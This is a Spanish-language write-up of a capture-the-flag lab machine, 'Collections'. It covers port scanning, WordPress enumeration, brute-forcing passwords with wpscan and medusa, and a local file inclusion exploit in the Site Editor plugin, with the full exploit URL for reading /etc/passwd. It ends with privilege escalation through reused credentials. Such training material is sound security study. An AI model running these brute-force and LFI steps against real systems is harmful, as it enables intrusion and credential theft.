COLLECTIONS

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip collections.zip

Archive:  collections.zip
inflating: collections.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh collections.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.318 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.318/0.318/0.318/0.000 ms
```

```
IP DE LA MÁQUINA VÍCTIMA          172.17.0.2

IP DE LA MAÁQUINA ATACANTE   192.168.0.26

LINUX- ttl=64
```

2- **ESCANEO DE PUERTOS**

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)

80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))

27017/tcp open  mongodb MongoDB 7.0.9
```

puerto 80



3- **ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS**

```
whatweb http://172.17.0.2
```

```
whatweb http://172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux]

[Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], Title[Apache2 Ubuntu Default Page: It works]
```

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```

```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10671]
/wordpress            (Status: 301) [Size: 312] [--> http://172.17.0.2/wordpress/]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

gobuster dir -u http://172.17.0.2/wordpress -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
└─# gobuster dir -u http://172.17.0.2/wordpress -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/wordpress
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php,doc
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.php            (Status: 301) [Size: 0] [--> http://172.17.0.2/wordpress/]
/wp-content           (Status: 301) [Size: 323] [--> http://172.17.0.2/wordpress/wp-content/]
/wp-login.php         (Status: 200) [Size: 7816]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 324] [--> http://172.17.0.2/wordpress/wp-includes/]
/readme.html          (Status: 200) [Size: 7401]
/wp-trackback.php     (Status: 200) [Size: 136]
/wp-admin             (Status: 301) [Size: 321] [--> http://172.17.0.2/wordpress/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://collections.dl/wordpress/wp-login.php?action=register]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Añadimos collections.dl a etc/hosts

foto /wordpress





foto chocolate



Tenemos un username "chocolate"

Con wpscan intentamos adivinar la contraseña

wpscan --url http://172.17.0.2/wordpress --usernames chocolate --passwords


/usr/share/wordlists/rockyou.txt

```
wpscan --url http://172.17.0.2/wordpress --usernames chocolate --passwords /usr/share/wordlists/rockyou.txt

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - chocolate / chocolate
Trying chocolate / chocolate Time: 00:00:01 <

[!] Valid Combinations Found:
 | Username: chocolate, Password: chocolate
```

chocolate/chocolate. Nos vamos al panel de login



4- **EXPLOTACIÓN**


Nos vamos a los plugins y encontramos "site editor versión 1.1"

Con searchsploit

searchsploit site editor 1.1


WordPress Plugin Site Editor 1.1.1 - Local File Inclusion | php/webapps/44340.txt


Estamos ante una LFI. Básicamente, lo que hacemos es poner la siguiente url en el navegador, http://172.17.0.2/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd



Tenemos dos usuarios, chocolate y dbadmin

Exploramos mongodb





Vamos con medusa para intentar sacar la contraseña del usuario

chocolate en el sistema e intentar conexión ssh.

medusa -h 172.17.0.2 -u chocolate -P /usr/share/wordlists/rockyou.txt -M ssh

ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: chocolate Password: estrella [SUCCESS]

chocolate/estrella

```
ssh chocolate@172.17.0.2
chocolate@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.6.15-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu May 16 13:00:18 2024 from 172.17.0.1
chocolate@a86f83d48d43:~$
```

5- **ESCALADA DE PRIVILEGIOS**

Con las credenciales obtenidas en el servicio mongodb

```
chocolate@a86f83d48d43:~$ su dbadmin
Password:
dbadmin@a86f83d48d43:/home/chocolate$
```

Nos hacemos root usando "chocolaterequetebueno123"

```
dbadmin@a86f83d48d43:~$ su root
Password:
root@a86f83d48d43:/home/dbadmin# whoami
root
root@a86f83d48d43:/home/dbadmin#
```